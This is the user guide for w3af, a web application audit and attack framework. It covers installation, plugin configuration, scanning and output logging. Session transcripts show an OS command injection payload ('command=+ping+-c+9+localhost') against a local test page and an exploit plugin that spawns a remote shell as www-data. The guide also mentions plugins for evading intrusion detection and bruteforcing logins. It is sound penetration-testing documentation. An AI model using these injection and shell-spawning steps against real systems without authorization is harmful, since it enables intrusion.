w3af User Guide

Document version: **2.1**
Original author: **Andres Riancho**

Reviewed by:
Javier Andalia
Mike Harbison
Andy Bach
Chris Teodorski

Aug 8, 2012

Table of Contents

Introduction

This document is the users guide for the Web Application Attack and Audit Framework (w3af), its goal is to provide a basic overview of what the framework is, how it works and what you can do with it.

w3af is a complete environment for auditing and attacking web applications. This environment provides a solid platform for web vulnerability assessments and penetration tests.

Download

The framework can be downloaded from the project main page:

http://www.w3af.com/#download

There are two ways to install w3af: from a release package (w3af setup for windows and tgz package for Unix based systems) or from SVN. First time users should use the latest package, while more advanced users should perform a SVN checkout to get the latest version of the framework.

Installation

The framework should work on all Python supported platforms. w3af has been successfully installed and used on Linux, Windows XP, Windows Vista, FreeBSD and OpenBSD.

This user guide will guide you through the installation on a Linux platform. Installing w3af in a Windows operating system is straight forward if you use the installer available at the official w3af site.

Installation Requirements

The required packages to run w3af can be divided in two groups:

- Core requirements:
  - Python **2.7**
  - fpconst-0.7.2
  - nltk
  - SOAPpy
  - pyPdf
  - Python bindings for the libxml2 library
  - Python OpenSSL
  - json.py

  - scapy
  - pysvn
  - python sqlite3

- Graphical user interface requirements:
  - graphviz
  - pygtk 2.0
  - gtk 2.12

As you may have guessed, the core requirements are needed to run w3af with any user interface (console or graphical), and the graphical user interface requirements are only needed if you plan to use the GTK+ user interface.

Some of the requirements are bundled with the distribution file, in order to make the installation process easier for the novice user. The bundled requirements can be found inside the *extlib* directory. Most of the libraries can be run from that directory, but some others require an installation process, the installation steps for these libraries are (as root):

```
cd w3af
cd extlib
cd fpconst-0.7.2
python setup.py install
cd ..
cd SOAPpy
python setup.py install
cd ..
cd pyPdf
python setup.py install
```

Auto-Update

The framework includes an auto-update feature. This feature allows you to run our latest SVN version without worrying about executing the "`svn update`" command or even having a SVN client. You can configure your local w3af instance to update itself for you once a day, weekly or monthly.

The auto-update feature is enabled by default and its configuration can be changed using the "startup.conf" file which is saved (`~/.w3af/startup.conf`) after the first w3af run. The startup.conf file looks like this:

```
[STARTUP_CONFIG]
last-update = 2011-01-24
# Valid values: D[aily], W[eekly], [M]onthly
frequency = D
auto-update = true
```

Depending on this configuration, w3af will know when to perform the next update verification. It is also possible to force the update to take place, or not, by simply giving the startup script the desired option: `--force-update or -no-update`.

This is the typical console output when the auto-update process is performed.

```
$ ./w3af_console -f
Checking if a new version is available in our SVN repository.
Please wait...
Your current w3af installation is r14. Do you want to update to
r16 [y/N]? y
w3af is updating from the official SVN server...
NEW /home/w3af/spam/eggs/__init__.py
UPD /home/w3af/spam/eggs/vulnerability.py
At revision 16.
Do you want to see a summary of the new code commits log
messages? [y/N]? y
Revision 16:
     1. Rem new dependency
     2. Added new dependency
     3. Dep change
w3af>>>
```

Sometimes it may happen that the last update introduced changes that you may not be happy about. w3af gives the option to go back to the last local working version for those cases. You can do it by simply using the "`-r`" or "`--revision`" option along with the `PREV` argument:

```
$ ./w3af_console -r PREV # Update code to PREVious local rev.
```

Consistently you can also do this:

```
$ ./w3af_console -r HEAD
```

Which is equivalent to force the update to the last revision using the mentioned "`-f`" option.

Finally, you can also force the update to a specific revision:

```
$ ./w3af_console -r 1234
```

w3af phases

Before running w3af, users need to know the basis about how the application works behind the scenes. This will enable users to be more efficient in the process of identifying and exploiting vulnerabilities.

The framework has three types of plugins: discovery , audit and attack.

Discovery plugins have only one responsibility, finding new URLs, forms, and other “injection points”. A classic example of a discovery plugin is the web spider. This plugin takes a URL as input and returns one or more injection points. When a user enables more than one plugin of this type, they are run in a loop: If plugin A finds a new URL in the first run, the w3af core will send that URL to plugin B. If plugin B then finds a new URL, it will be sent to plugin A. This process will go on until all plugins are run and no more knowledge about the application can be found using the enabled discovery plugins.

Audit plugins take the injection points found by discovery plugins and send specially crafted data to all of them in order to find vulnerabilities. A classic example of an audit plugin is one that searches for SQL injection vulnerabilities.

Attack plugins objective is to exploit vulnerabilities found by audit plugins. They usually return a shell on the remote server, or a dump of remote tables in the case of SQL injections exploits.

Running w3af

w3af has two user interfaces, the console user interface (consoleUI) and the graphical user interface (gtkUi). This user guide will focus on the console user interface, where it's easier to explain the framework's features. To fire up the consoleUI you just have to execute “w3af_console” without parameters and you will get a prompt like this one:

```
$ ./w3af_console
w3af>>>
```

From this prompt you will be able to configure the framework, launch scans and ultimately exploit a vulnerability. At this prompt you can start typing commands. The first command you have to learn is “help” (please note that commands are case sensitive):

```
w3af>>> help
|-------------------------------------------------------|
| start          | Start the scan.                      |
| plugins        | Enable and configure plugins.        |
```

```
| exploit       | Exploit the vulnerability.           |
| profiles      | List and use scan profiles.          |
|---------------------------------------------------|
| http-settings | Configure the http settings of the   |
|               | framework.                           |
| misc-settings | Configure w3af misc settings.        |
| target        | Configure the target URL.            |
|---------------------------------------------------|
| back          | Go to the previous menu.             |
| exit          | Exit w3af.                           |
| assert        | Check assertion.                     |
|---------------------------------------------------|
| help          | Display help. issuing: help [command]|
|               | , prints more specific help about    |
|               | "command"                            |
| version       | Show w3af version information.       |
| keys          | Display key shortcuts.               |
|---------------------------------------------------|
w3af>>>
w3af>>> help target
Configure the target URL.
w3af>>>
```

The main menu commands are explained in the help that is displayed above. The internals of every menu will be seen later in this document. As you already noticed, the “help” command can take a parameter, and if available, a detailed help for that command will be shown, e.g. “help keys”.

Other interesting things to notice about the consoleUI is the ability for tabbed completion (type 'plu' and then TAB) and the command history (after typing some commands, navigate the history with the up and down arrows).

To enter a configuration menu, you just have to type its name and hit enter, you will see how the prompt changes and you are now in that context:

```
w3af>>>http-settings
w3af/config:http-settings>>>
```

All the configuration menus provide the following commands:

- help
- view
- set
- back

Here is a usage example of this commands in the http-settings menu:

```
w3af/config:http-settings>>> help
|-------------------------------------------------------------|
| view   | List the available options and their values.       |
| set    | Set a parameter value.                             |
|-------------------------------------------------------------|
| back   | Go to the previous menu.                           |
| exit   | Exit w3af.                                         |
| assert | Check assertion.                                   |
|-------------------------------------------------------------|
w3af/config:http-settings>>> view
|-------------------------------------------------------------|
| Setting                  | Value              | Description |
-------------------------------------------------------------|
| timeout                  | 10                 | The         |
|                          |                    | timeout     |
|                          |                    | for         |
|                          |                    | connections |
|                          |                    | to the      |
|                          |                    | HTTP        |
|                          |                    | server      |
| headersFile              |                    | Set the     |
|                          |                    | headers     |
|                          |                    | filename.   |
|                          |                    | This        |
|                          |                    | file        |
|                          |                    | has         |
|                          |                    | additional  |
```

```
|                          |                     | headers     |
|                          |                     | that        |
|                          |                     | are         |
|                          |                     | added       |
|                          |                     | to each     |
|                          |                     | request.    |
|--------------------------------------------------------------|
| ignoreSessCookies        | False               | Ignore      |
|                          |                     | session     |
|                          |                     | cookies     |
| cookieJarFile            |                     | Set the     |
|                          |                     | cookiejar   |
|                          |                     | filename.   |
|--------------------------------------------------------------|
...
w3af/config:http-settings>>> set timeout 5
w3af/config:http-settings>>> view
...
| timeout                  | 5                   | The         |
...
```

To summarize, the “view” command is used to list all configurable parameters, with their values and a description. The set command is used to change a value. Finally we can execute “back”, “.” or press CTRL+C to return to the previous menu. A detailed help for every configuration parameter can be obtained using “help parameter” as shown in this example:

```
w3af/config:http-settings>>> help timeout
Help for parameter timeout:
===========================
Set low timeouts for LAN use and high timeouts for slow Internet
connections.
w3af/config:http-settings>>>
```

The “http-settings” and the “misc-settings” configuration menus are used to set system wide parameters that are used by the framework. All the parameters have defaults and in most cases you can leave them as they are. w3af was designed in

a way that allows beginners to run it without having to learn a lot of its internals. It is also flexible enough to be tuned by experts that know what they want and need to change internal configuration parameters to fulfill their tasks.


Running w3af with GTK user interface

The framework has also a graphical user interface that you can start by executing:

```
$ ./w3af_gui
```

The graphical user interface allows you to perform all the actions that the framework offers and features a much easier and faster way to start a scan and analyze the results.

In case you are wondering what the graphical user interface looks like, here is a screenshot:



For more details please read the “gtkUiUsersGuide”.

Plugins

Plugins do all the magic. The plugins will find the URLs, discover the vulnerabilities and exploit them. So now, we will learn how to configure the plugins. In a previous section it was explained that w3af had three core types of plugins: discovery, audit and exploit. The complete list of plugins types is:

- discovery
- audit
- grep
- exploit
- output
- mangle
- bruteforce
- evasion

Discovery plugins find new points of injection that are later used by audit plugins to find vulnerabilities.

Grep plugins analyze HTTP requests and responses that are initiated by other plugins and identify vulnerabilities on that traffic; for example, a grep plugin will find a comment on the HTML body that has the word “password” inside it and generate a vulnerability based on it.

Exploit plugins [ab]use the vulnerabilities found in the audit phase and return something useful to the user (remote shell, SQL table dump, a proxy, etc).

Output plugins are the way the framework and the plugins communicate with the user. Output plugins save the data to a text or html file. Debugging information is also sent to the output plugins and can be saved for analysis.

Mangle plugins allow modification of requests and responses based on regular expressions, think “sed (stream editor) for the web”.

Bruteforce plugins will bruteforce logins. These plugins are part of the discovery phase.

Finally, evasion plugins try to evade simple intrusion detection rules.

Plugin configuration

The plugins are configured using the “plugins” configuration menu.

```
w3af>>> plugins
w3af/plugins>>> help
|-------------------------------------------------------------|
| list        | List available plugins.                       |
|-------------------------------------------------------------|
| back        | Go to the previous menu.                      |
| exit        | Exit w3af.                                    |
| assert      | Check assertion.                              |
|-------------------------------------------------------------|
| mangle      | View, configure and enable mangle plugins     |
| evasion     | View, configure and enable evasion plugins    |
| discovery   | View, configure and enable discovery plugins  |
| grep        | View, configure and enable grep plugins       |
| bruteforce  | View, configure and enable bruteforce plugins |
| audit       | View, configure and enable audit plugins      |
| output      | View, configure and enable output plugins     |
|-------------------------------------------------------------|
w3af/plugins>>>
```

All plugins can be configured here except the exploit plugins., The example below demonstrates how to find the syntax for a plugin:

```
w3af/plugins>>> help audit
View, configure and enable audit plugins
Syntax: audit [config plugin | plugin1[,plugin2 ... pluginN] |
desc plugin]
Example: audit
Result: All enabled audit plugins are listed.

Example2: audit LDAPi,blindSqli
Result: LDAPi and blindSqli are configured to run
```

```
Example3: audit config LDAPi
Result: Enters to the plugin configuration menu.

Example4: audit all,!blindSqli
Result: All audit plugins are configured to run except
blindSqli.

Example5: audit desc LDAPi
Result: You will get the plugin description.

Example6: audit LDAPi,blindSqli
          audit !LDAPi
Result: LDAPi is disabled in the second command, only blindSqli
will run.
w3af/plugins>>> help list
List available plugins.
Syntax: list {plugin type} [all | enabled | disabled]
By default all plugins are listed.

w3af/plugins>>>
```

The example below demonstrates the use of the list command to see all available plugins and their status.

```
w3af/plugins>>> list audit
|-------------------------------------------------------------|
| Plugin name       | Status  | Conf | Description            |
|-------------------------------------------------------------|
| LDAPi             |         |      | Find LDAP injection    |
|                   |         |      | bugs.                  |
| blindSqli         |         | Yes  | Find blind SQL         |
|                   |         |      | injection              |
|                   |         |      | vulnerabilities.       |
| buffOverflow      |         |      | Find buffer overflow   |
|                   |         |      | vulnerabilities.       |
| dav               |         |      | Tries to upload a      |
|                   |         |      | file using HTTP PUT    |
```

```
|                    |         |      | method.                |
| eval               |         |      | Finds incorrect usage  |
|                    |         |      | of the eval().         |
...
```

To enable the xss and sqli plugins, and then verify that the command was understood by the framework, we issue this set of commands:

```
w3af/plugins>>> audit xss, sqli
w3af/plugins>>> audit
|-------------------------------------------------------------|
| Plugin name       | Status  | Conf | Description            |
|-------------------------------------------------------------|
...
| sqli              | Enabled |      | Find SQL injection     |
|                   |         |      | bugs.                  |
...
| xss               | Enabled | Yes  | Find cross site        |
|                   |         |      | scripting              |
|                   |         |      | vulnerabilities.       |
| xst               |         |      | Verify Cross Site      |
|                   |         |      | Tracing                |
|                   |         |      | vulnerabilities.       |
|-------------------------------------------------------------|
w3af/plugins>>>
```

Or if the user is interested in knowing exactly what a plugin does, he can also run the "`desc`" command like this:

```
w3af>>> plugins
w3af/plugins>>> audit desc fileUpload

This plugin will try to expoit insecure file upload forms.

One configurable parameter exists:
```

```
        - extensions

    The extensions parameter is a comma separated list of extensions
    that this plugin will try to upload. Many web applications
    verify the extension of the file being uploaded, if special
    extensions are required, they can be added here.

    Some web applications check the contents of the files being
    uploaded to see if they are really what their extension
    is telling. To bypass this check, this plugin uses file
    templates located at "plugins/audit/fileUpload/", this templates
    are valid files for each extension that have a section ( the
    comment field in a gif file for example ) that can be replaced
    by scripting code ( PHP, ASP, etc ).

    After uploading the file, this plugin will try to find it on
    common directories like "upload" and "files" on every know
    directory. If the file is found, a vulnerability exists.

    w3af/plugins>>>
```

Now we know what this plugin does, but let's check their internals:

```
w3af/plugins>>> audit config xss
w3af/plugins/audit/config:xss>>> view
|-------------------------------------------------------------|
| Setting         | Value | Description                       |
|-------------------------------------------------------------|
| numberOfChecks  | 3     | Set the amount of checks to       |
|                 |       | perform for each fuzzable         |
|                 |       | parameter. Valid numbers: 1 to    |
|                 |       | 13                                |
| checkStored     | True  | Search persistent XSS             |
|-------------------------------------------------------------|

w3af/plugin/xss>>> set checkStored False
w3af/plugin/xss>>> back
w3af/plugins>>> audit config sqli
```

```
w3af/plugins/audit/config:sqli>>> view
|-------------------------------------------------------------|
| Setting          | Value       | Description               |
|-------------------------------------------------------------|
|-------------------------------------------------------------|
w3af/plugins/audit/config:sqli>>>
w3af/plugins/audit/config:sqli>>> back
w3af/plugins>>>
```

The configuration menus for the plugins also have the set command for changing the parameters values, and the view command for listing existing values. On the previous example we disabled persistent cross site scripting checks in the xss plugin, and listed the options of the sqli plugin (it actually has no configurable parameters).

Starting a scan

After configuring all desired plugins the user has to set the target URL and finally start the scan. The target selection is done this way:

```
w3af>>> target
w3af/config:target>>> set target http://localhost/
w3af/config:target>>> back
w3af>>>
```

Finally, you execute “start” in order to run all the configured plugins.

```
w3af>>> start
```

At any time during the scan, you may hit “enter” in order to get a live status of the w3af core. Status lines look like this:

```
Status: Running discovery.webSpider on http://localhost/w3af/ |
Method: GET.
```

A complete session

An example of an entire w3af session appears below. Attention should be paid to the inline comments as they provide additional details.

```
$ ./w3af
w3af>>> plugins
w3af/plugins>>> output console,textFile
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName output-
w3af.txt
w3af/plugins/output/config:textFile>>> set verbose True
w3af/plugins/output/config:textFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
```

All this previous commands have enabled two output plugins, console and textFile and configured them as needed.

```
w3af/plugins>>> discovery allowedMethods,webSpider
w3af/plugins>>> back
```

In this case, we will be running only discovery plugins. The enabled plugins are allowedMethods and webSpider .

```
w3af>>> target
w3af/target>>>set target http://localhost/w3af/
w3af/target>>>back
w3af>>> start
New URL found by discovery:
http://localhost/w3af/responseSplitting/responseSplitting.php
New URL found by discovery:
http://localhost/w3af/blindSqli/blindSqli-str.php
New URL found by discovery:
http://localhost/w3af/webSpider/2.html
```

```
...
...
The URL: http://localhost/beef/hook/ has DAV methods enabled:
- OPTIONS
- GET
- HEAD
- POST
- TRACE
- PROPFIND
- PROPPATCH
- COPY
- MOVE
- LOCK
- UNLOCK
- DELETE ( is possibly enabled too, not tested for safety )
New URL found by discovery:
http://localhost/w3af/globalRedirect/wargame/
New URL found by discovery:
http://localhost/w3af/globalRedirect/w3af-site.tgz
```

After the discovery phase is finished a summary is presented to the user:

```
The list of found URLs is:
- http://localhost/w3af/globalRedirect/w3af.testsite.tgz
- http://localhost/beef/hook/beefmagic.js.php
- http://localhost/w3af/globalRedirect/2.php
-  http://localhost/w3af/webSpider/11.html
   ...
```

A section of the summary is the points of injection that will be used in the audit phase:

```
Found 78 URLs and 102 different points of injection.
The list of Fuzzable requests is:
- http://localhost/w3af/ | Method: GET
- http://localhost/w3af/responseSplitting/responseSplitting.php
```

```
| Method: GET | Parameters: (header)
- http://localhost/w3af/sqli/dataReceptor.php | Method: POST |
  Parameters: (user,firstname)
```

Finally the user exits the application, returning to the shell.

```
w3af>>> exit
w3af, better than the regular script kiddie.
$
```

A warning about discovery

The discovery phase is a double edged sword: use it with wisdom, and it will give you a lot of knowledge about the remote web application, use it in a greedy way and you will be waiting for hours until the discovery phase ends. Just to make things clear, the greedy way is to enable all discovery plugins (“discovery all”) without even knowing what you are doing or having manually browsed the target web application and understood its size and components.

Some examples will make things clear:

- “You are testing an intranet web application, the web application is huge and doesn't use any macromedia flash or javascript code”.

  Recommendation : “discovery all,!spiderMan, !fingerGoogle, !fingerBing, ! fingerPKS, !BingSpider, !googleSpider, !phishtank” .

  Reason: Spiderman should only be used when webSpider can't find all links. The fingerGoogle, fingerBing and fingerPKS plugins discover mail addresses from search engines, if this is an intranet application, the addresses put in this site wont be available in search engines because they never were indexed. BingSpider and googleSpider find URLs using search engines, like the ones before, they are useless because search engines don't index private pages. phishtank should be enabled because it searches for phishing sites, and like the ones before them, private sites aren't indexed in this systems.

- “You are testing a web application over the internet, the web application is huge and doesn't use any macromedia flash or javascript code”.

  Recommendation : “discovery all,!spiderMan, !wordnet”.

  Reason: Spiderman should only be used when webSpider can't find all links. The wordnet plugin takes a long time to run over the internet so it's a good idea to disable them.

- “You are testing a web application over the internet, the web application is huge and has macromedia flash or javascript code. You also know that the application doesn't implement any web services”.

  Recommendation : “discovery all, !wordnet, !wsdlFinder”.

  Reason: The wordnet plugin takes a long time to run over the internet so it's a good idea to disable them. Regarding wsdlFinder, if we already know that no web services exist, why look for them?

- “You are testing a web application over the internet, the web application is huge, you really need to know all the links and functionality of the site and you don't care waiting.”.

  Recommendation : “discovery all” .

  Reason: You really need to get a lot of knowledge about the site and don't care if it takes a complete day.

The latest framework release incorporates a “maxDiscoveryTime” parameter in the misc-settings. The default setting is two hours of discovery, which in most cases will be enough to map the whole web application and then start injecting with the audit plugins.

When everything else fails...

So, you enabled only the recommended plugins in the discovery phase, you started the framework two hours ago, the discovery is still running and doesn't find anything. When you find yourself in this situation you have two options, waiting for w3af to finish or hitting CTRL+C to finish the discovery and start with the audit phase.

You should also remember that if you are saving the debug information to a text file you can open a new terminal and run a “tail -f w3af-output-file.txt” to see what w3af is really doing.

w3af scripts

While developing w3af, we realized the need of fast and easy way to execute the same steps over and over, so the script functionality was born. w3af can run a script file using the “-s” argument. Script files are text files with one consoleUi command on each line. An example script file would look like this:

```
$ head scripts/script-os_commanding.w3af
# This is the osCommanding demo:
```

```
plugins
output console,textFile
output
output config textFile
set fileName output-w3af.txt
set verbose True
back
```

To run this script you would execute "`./w3af_console -s scripts/script-os_commanding.w3af`" , the output will look just like if you manually typed every command in the console:

```
$ ./w3af_console -s scripts/script-os_commanding.w3af
w3af>>>plugins
w3af/plugins>>>output console,textFile
w3af/plugins>>>output
|-------------------------------------------------------------|
| Plugin    | Status  | Conf | Description                  |
| name      |         |      |                              |
|-------------------------------------------------------------|
| console   | Enabled | Yes  | Print messages to the        |
|           |         |      | console.                     |
| gtkOutput |         |      | Saves messages to            |
|           |         |      | kb.kb.getData('gtkOutput',   |
|           |         |      | 'queue'), messages are saved |
|           |         |      | in the form of objects.      |
| htmlFile  |         | Yes  | Print all messages to a HTML |
|           |         |      | file.                        |
| textFile  | Enabled | Yes  | Prints all messages to a     |
|           |         |      | text file.                   |
| webOutput |         |      | Print all messages to the    |
|           |         |      | web user interface - this    |
|           |         |      | plugin and the web user      |
|           |         |      | interface are DEPRECATED.    |
|-------------------------------------------------------------|
```

w3af/plugins>>>output config textFile

w3af/plugins/output/config:textFile>>>set fileName output-w3af.txt

w3af/plugins/output/config:textFile>>>set verbose True

w3af/plugins/output/config:textFile>>>back

w3af/plugins>>>output config console

w3af/plugins/output/config:console>>>set verbose False

w3af/plugins/output/config:console>>>back

w3af/plugins>>>back

w3af>>>plugins

w3af/plugins>>>audit osCommanding

w3af/plugins>>>back

w3af>>>target

w3af/config:target>>>set target http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9

w3af/config:target>>>back

w3af>>>start

Found 1 URLs and 1 different points of injection.

The list of URLs is:

- http://localhost/w3af/osCommanding/vulnerable.php

The list of fuzzable requests is:

- http://localhost/w3af/osCommanding/vulnerable.php | Method: GET | Parameters: (command)

Starting osCommanding plugin execution.

OS Commanding was found at: "http://localhost/w3af/osCommanding/vulnerable.php", using HTTP method GET. The sent data was: "command=+ping+-c+9+localhost". The vulnerability was found in the request with id 5.

Finished scanning process.

w3af>>>exploit

w3af/exploit>>>exploit osCommandingShell

osCommandingShell exploit plugin is starting.

The vulnerability was found using method GET, tried to change the method to POST for exploiting but failed.

Vulnerability successfully exploited. This is a list of available shells:

- [0] <osCommandingShell object (ruser: "www-data" | rsystem:

```
"Linux brick 2.6.24-19-generic i686 GNU/Linux")>
Please use the interact command to interact with the shell objects.
w3af/exploit>>>interact 0
Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned on the remote web server.
w3af/exploit/osCommandingShell-0>>>ls
vulnerable.php
vulnerable2.php
w3afAgentClient.log
w3af/exploit/osCommandingShell-0>>>endInteraction
w3af/exploit>>>back
w3af>>>exit
spawned a remote shell today?
$
```

The Output

All the w3af's output is managed by the output plugins. Each output plugin will write in a different format (txt, html, etc), for example the textFile plugin writes all output to the output-w3af.txt file by default. The configuration of these plugins is done just like any other plugin, as seen before:

```
$ ./w3af_console
w3af>>> plugins
w3af/plugins>>> output console,textFile
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName output-w3af.txt
w3af/plugins/output/config:textFile>>> set verbose True
w3af/plugins/output/config:textFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
```

This will configure the textFile plugin to output all messages, including the debugging information (see "`set verbose True`") to the "`output-w3af.txt`" file. Here is an example of what is written to this file:

```
[ Sun Sep 14 17:36:09 2008 - debug - w3afCore ] Exiting
setOutputPlugins()
[ Sun Sep 14 17:36:09 2008 - debug - w3afCore ] Called
w3afCore.start()
[ Sun Sep 14 17:36:09 2008 - debug - xUrllib ] Called
buildOpeners
[ Sun Sep 14 17:36:09 2008 - debug - keepalive ] keepalive: The
connection manager has 0 active connections.
[ Sun Sep 14 17:36:09 2008 - debug - keepalive ] keepalive:
added one connection, len(self._hostmap["localhost"]): 1
[ Sun Sep 14 17:36:09 2008 - debug - httplib ] DNS response from
DNS server for domain: localhost
[ Sun Sep 14 17:36:09 2008 - debug - xUrllib ] GET
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9
returned HTTP code "200"
```

Output plugins also handle the logging of HTTP requests and responses. Every plugin handles this data in a different way. For example, the textFile plugin writes requests and responses to a file, while the htmlFile plugin disregards the data and simply does nothing with it. An example of a HTTP log written by the textFile follows:

```
==========Request 4 - Sun Sep 14 17:36:12 2008==============
GET http://localhost/w3af/osCommanding/vulnerable.php?
command=+ping+-c+4+localhost HTTP/1.1
Host: localhost
Accept-encoding: identity
Accept: */*
User-agent: w3af.sourceforge.net



==========Response 4 - Sun Sep 14 17:36:12 2008==============
HTTP/1.1 200 OK
date: Sun, 14 Sep 2008 20:36:09 GMT
transfer-encoding: chunked
```

```
x-powered-by: PHP/5.2.4-2ubuntu5.3

content-type: text/html

server: Apache/2.2.8 (Ubuntu) mod_python/3.3.1 Python/2.5.2
PHP/5.2.4-2ubuntu5.3 with Suhosin-Patch


PING localhost (127.0.0.1) 56(84) bytes of data.

64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64
time=0.024 ms

64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64
time=0.035 ms

64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64
time=0.037 ms

64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64
time=0.037 ms


--- localhost ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 2999ms

rtt min/avg/max/mdev = 0.024/0.033/0.037/0.006 ms


============================================================
```

All messages sent by the plugins and the framework are sent to ALL enabled plugins, so if you have enabled textFile and htmlFile output plugins, both will log a vulnerability found by an audit plugin.

Complex web applications

Some web applications use browser-side technologies like JavaScript, Macromedia Flash and Java applets, technologies that the browsers understand; and w3af is still unable to. Because of this, a script called spiderMan was created. This script will run an HTTP proxy for the user to navigate the target site through it; during this process the plugin will extract information from the requests and responses.

A simple example will clarify things, let's suppose that w3af is auditing a site and can't find any links on the main page. After a closer interpretation of the results by the user, it is clear that the main page has a Java applet menu where all the other sections are linked from. The user runs w3af once again and now activates the spiderMan plugin, navigates the site manually using the browser and the spiderman proxy. When the user has finished his browsing, w3af will continue with all the hard auditing work.

The spiderMan plugin can be used when Javascript, Flash, Java applets or any other browser side technology is present.

This is a sample spiderMan plugin run:

```
w3af>>> plugins
w3af/plugins>>> discovery spiderMan
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://localhost/w3af/fileUpload/
w3af/target>>> back
w3af>>> start
spiderMan proxy is running on 127.0.0.1:44444 .
Please configure your browser to use these proxy settings and
navigate the target site. To exit spiderMan plugin please
navigate to http://127.7.7.7/spiderMan?terminate .
```

Now the user configures the browser to use the 127.0.0.1:44444 proxy and navigates the target site, after that he navigates to “http://127.7.7.7/spiderMan?terminate” and exits the spiderMan. The results are shown:

```
New URL found by discovery: http://localhost/w3af/test
New URL found by discovery: http://localhost/favicon.ico
New URL found by discovery: http://localhost/w3af/
New URL found by discovery: http://localhost/w3af/img/w3af.png
New URL found by discovery: http://localhost/w3af/xss-
forms/test-forms.html
New URL found by discovery: http://localhost/w3af/xss-
forms/dataReceptor.php
The list of found URLs is:
- http://localhost/w3af/fileUpload/
- http://localhost/w3af/test
- http://localhost/w3af/xss-forms/dataReceptor.php
- http://localhost/w3af/
- http://localhost/w3af/img/w3af.png
- http://localhost/w3af/xss-forms/test-forms.html
- http://localhost/w3af/fileUpload/uploader.php
- http://localhost/favicon.ico
```

```
Found 8 URLs and 8 different points of injection.
The list of Fuzzable requests is:
- http://localhost/w3af/fileUpload/ | Method: GET
- http://localhost/w3af/fileUpload/uploader.php | Method: POST |
Parameters: (MAX_FILE_SIZE,uploadedfile)
- http://localhost/w3af/test | Method: GET
- http://localhost/favicon.ico | Method: GET
- http://localhost/w3af/ | Method: GET
- http://localhost/w3af/img/w3af.png | Method: GET
- http://localhost/w3af/xss-forms/test-forms.html | Method: GET
- http://localhost/w3af/xss-forms/dataReceptor.php | Method:
POST | Parameters: (user,firstname)
Starting sqli plugin execution.
w3af>>>
```

Exploiting

w3af allows users to exploit vulnerabilities identified during the audit phase. As vulnerabilities are found, they are stored in specific locations of the knowledge base, where exploit plugins can read from and use that information to exploit the vulnerability:

```
w3af>>>plugins
w3af/plugins>>>audit osCommanding
w3af/plugins>>>back
w3af>>>target
w3af/config:target>>>set target
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9
w3af/config:target>>>back
w3af>>>start
Found 1 URLs and 1 different points of injection.
The list of URLs is:
- http://localhost/w3af/osCommanding/vulnerable.php
The list of fuzzable requests is:
- http://localhost/w3af/osCommanding/vulnerable.php | Method:
GET | Parameters: (command)
Starting osCommanding plugin execution.
```

```
OS Commanding was found at:
"http://localhost/w3af/osCommanding/vulnerable.php", using HTTP
method GET. The sent data was: "command=+ping+-c+9+localhost".
The vulnerability was found in the request with id 5.

Finished scanning process.

w3af>>>exploit

w3af/exploit>>>exploit osCommandingShell

